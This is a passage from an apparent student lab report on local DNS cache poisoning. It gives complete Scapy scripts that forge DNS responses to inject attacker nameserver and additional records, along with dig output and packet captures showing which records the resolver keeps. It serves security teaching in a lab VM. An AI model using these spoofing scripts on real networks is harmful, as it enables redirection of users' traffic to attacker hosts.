    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
                 ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2,
                 ar=Addsec1/Addsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Figure 26: Scapy Attack Code

The Local DNS Server (`10.0.2.4`) was then reset using `sudo rndc dumpdb -cache`, `sudo rndc flush` and `sudo sevice bind9 restart`.

By running the attack with `sudo python 7.py` as shown in Figure 27, the spoofed packets were sent upon after running `dig www.example.net` on the user (`10.0.2.6`) as shown in Figure 28.

```
[03/17/20]seed@VM:~$ sudo python 7.py
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 27: Running the attack

We can see in Figure 28 how the new entry has been cached in the Authority Section.

```
[03/17/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31497
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 18 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 10:37:59 EDT 2020
;; MSG SIZE  rcvd: 205
```

Figure 28: Dig www.example.net displaying modified entries in Authority section

We can see observe the DNS traffic as shown in Figure 29 that indicates the new entry being cached in the Authority Section.

```
10.0.2.6  10.0.2.4   DNS   Standard query 0x7b09 A www.example.net OPT
10.0.2.4  10.0.2.6   DNS   Standard query response 0x7b09 A www.example.net A 10.0.2.5 NS
10.0.2.4  10.0.2.6   DNS   Standard query response 0x7b09 A www.example.net A 10.0.2.5 NS

    Authority RRs: 2
    Additional RRs: 2
  ▼ Queries
    ▼ www.example.net: type A, class IN
        Name: www.example.net
        [Name Length: 15]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  ▼ Answers
    ▶ www.example.net: type A, class IN, addr 10.0.2.5
  ▼ Authoritative nameservers
    ▶ example.net: type NS, class IN, ns attacker32.com
    ▶ example.net: type NS, class IN, ns ns2.example.net
  ▼ Additional records
    ▶ ns1.example.net: type A, class IN, addr 1.2.3.4
    ▶ ns2.example.net: type A, class IN, addr 5.6.7.8
```

Figure 29: PCAP of DNS traffic

Task 8: Targeting Another Domain

In order to have the local DNS server cache the entry `ns.attacker32.com` as the nameserver for future queries of any hostname in the `example.net`, as well as the entry `ns.attacker32.com` as the nameserver for future queries of any hostname in the `google.com`, the Scapy code should be as shown in Figure 30.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
                   rdata='10.0.2.5')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
                   rdata='attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200,
                   rdata='attacker32.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200,
                    rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200,
                    rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
                 ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2,
                 ar=Addsec1/Addsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Figure 30: Scapy Attack Code

The Local DNS Server (`10.0.2.4`) was then reset using `sudo rndc dumpdb -cache`, `sudo rndc flush` and `sudo sevice bind9 restart`.

By running the attack with `sudo python 8.py` as shown in Figure 31, the spoofed packets were sent upon after running `dig www.example.net` on the user (`10.0.2.6`) as shown in Figure 32.

```
^C[03/17/20]seed@VM:~$ sudo python 8.py
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 31: Running the attack

We can see in Figure 32 how the new entries have been cached in the Authority Section.

```
[03/17/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38654
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 19 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 10:48:05 EDT 2020
;; MSG SIZE  rcvd: 203
```

Figure 32: Dig www.example.net displaying modified entries in Authority section

We can see observe the DNS traffic as shown in Figure 33 that indicates the new entries are being cached in the Authority Section.

Source	Destination	Prot(	Info
10.0.2.6	10.0.2.4	DNS	Standard query 0x34ef A www.example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0x34ef A www.example.net A 10.0.2.5 NS attack
10.0.2.4	10.0.2.6	DNS	Standard query response 0x34ef A www.example.net A 10.0.2.5 NS attack

```
        .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by
        .... .... ...0 .... = Non-authenticated data: Unacceptable
        .... .... .... 0000 = Reply code: No error (0)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 2
  ▼ Queries
    ▼ www.example.net: type A, class IN
        Name: www.example.net
        [Name Length: 15]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  ▼ Answers
    ▶ www.example.net: type A, class IN, addr 10.0.2.5
  ▼ Authoritative nameservers
    ▶ example.net: type NS, class IN, ns attacker32.com
    ▶ google.com: type NS, class IN, ns attacker32.com
```

Figure 33: PCAP of DNS traffic

However, we can note that the fraudulent second record which attempts to state that `google.com` is inside the zone of `attacker32.com` will be discarded as shown below in Figure 34. This is because `google.com` is not inside the zone of `attacker32.com` and will be discarded.

The additional records in the additional section are also not accepted because they are out of the zone of `example.net` and are discarded.

```
[03/17/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39668
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259181  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259181  IN      NS      attacker32.com.

;; Query time: 0 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 10:49:32 EDT 2020
;; MSG SIZE  rcvd: 88
```

Figure 34: Dig www.example.net displaying removed entries from the Authority and Additional sections

Task 9: Targeting the Additional Section

In order to have the local DNS server cache the entry `ns.attacker32.com` as the nameserver for future queries of any hostname in the `example.net`, as well as the additional entries in the additional section, the Scapy code should be as shown in Figure 35.

```python
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
                   rdata='10.0.2.5')
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
                   rdata='attacker32.com')
    NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200,
                   rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200,
                    rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200,
                    rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200,
                    rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
                 ancount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2,
                 ar=Addsec1/Addsec2/Addsec3)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Figure 35: Scapy Attack Code

The Local DNS Server (`10.0.2.4`) was then reset using `sudo rndc dumpdb -cache`, `sudo rndc flush` and `sudo sevice bind9 restart`.

By running the attack with `sudo python 9.py` as shown in Figure 36, the spoofed packets were sent upon after running `dig www.example.net` on the user (`10.0.2.6`) as shown in Figure 37.

```
[03/17/20]seed@VM:~$ sudo python 9.py
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 36: Running the attack

We can see in Figure 37 how the new entries have been cached in the Additional Section.

```
[03/17/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53434
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 21 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 11:00:54 EDT 2020
;; MSG SIZE  rcvd: 235
```

Figure 37: Dig www.example.net displaying modified entries in Additional section

We can see observe the DNS traffic as shown in Figure 38 that indicates the new entries are being cached in the Additional Section.

Source	Destination	Prot	Info
10.0.2.6	10.0.2.4	DNS	Standard query 0xd0ba A www.example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0xd0ba A www.example.net A 10.0.2.5 NS
10.0.2.4	10.0.2.6	DNS	Standard query response 0xd0ba A www.example.net A 10.0.2.5 NS

```
      .... .... ...0 .... = Non-authenticated data: Unacceptable
      .... .... .... 0000 = Reply code: No error (0)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 3
  ▼ Queries
    ▼ www.example.net: type A, class IN
        Name: www.example.net
        [Name Length: 15]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  ▼ Answers
    ▶ www.example.net: type A, class IN, addr 10.0.2.5
  ▼ Authoritative nameservers
    ▶ example.net: type NS, class IN, ns attacker32.com
    ▶ example.net: type NS, class IN, ns ns2.example.net
  ▼ Additional records
    ▶ attacker32.com: type A, class IN, addr 1.2.3.4
    ▶ ns.example.net: type A, class IN, addr 5.6.7.8
    ▶ www.facebook.com: type A, class IN, addr 3.4.5.6
```

Figure 38: PCAP of DNS traffic

However, we can note that in the additional section, the second and third IPs are not accepted because they are out of the zone of `example.net` and are discarded. The first record of `attacker32.com` is accepted by the local DNS server and is forwarded to the user machine. The Local DNS server will do a forward lookup if it needs to get the IP address of any of the hostnames for the second and third hostnames given, `ns.example.net` and `www.facebook.com` respectively.

```
[03/17/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36940
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259190  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259190  IN      NS      attacker32.com.
example.net.            259190  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
attacker32.com.         259190  IN      A       1.2.3.4

;; Query time: 3 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 11:01:04 EDT 2020
;; MSG SIZE  rcvd: 122
```

Figure 39: Dig www.example.net displaying removed entries from the Additional sections

We can see observe the DNS traffic as shown in Figure 40 which shows only 1 remaining record in the Additional section.

Source	Destination	Proto	Info
10.0.2.6	10.0.2.4	DNS	Standard query 0xd0ba A www.example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0xd0ba A www.example.net A 10.0.2.5 N
10.0.2.4	10.0.2.6	DNS	Standard query response 0xd0ba A www.example.net A 10.0.2.5 N
10.0.2.6	10.0.2.4	DNS	Standard query 0x904c A www.example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0x904c A www.example.net A 10.0.2.5 N
10.0.2.4	10.0.2.6	DNS	Standard query response 0x904c A www.example.net A 10.0.2.5 N

```
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 2
  ▼ Queries
    ▼ www.example.net: type A, class IN
        Name: www.example.net
        [Name Length: 15]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  ▼ Answers
    ▶ www.example.net: type A, class IN, addr 10.0.2.5
  ▼ Authoritative nameservers
    ▶ example.net: type NS, class IN, ns attacker32.com
    ▶ example.net: type NS, class IN, ns ns2.example.net
  ▼ Additional records
    ▶ attacker32.com: type A, class IN, addr 1.2.3.4
```

Figure 40: PCAP of DNS traffic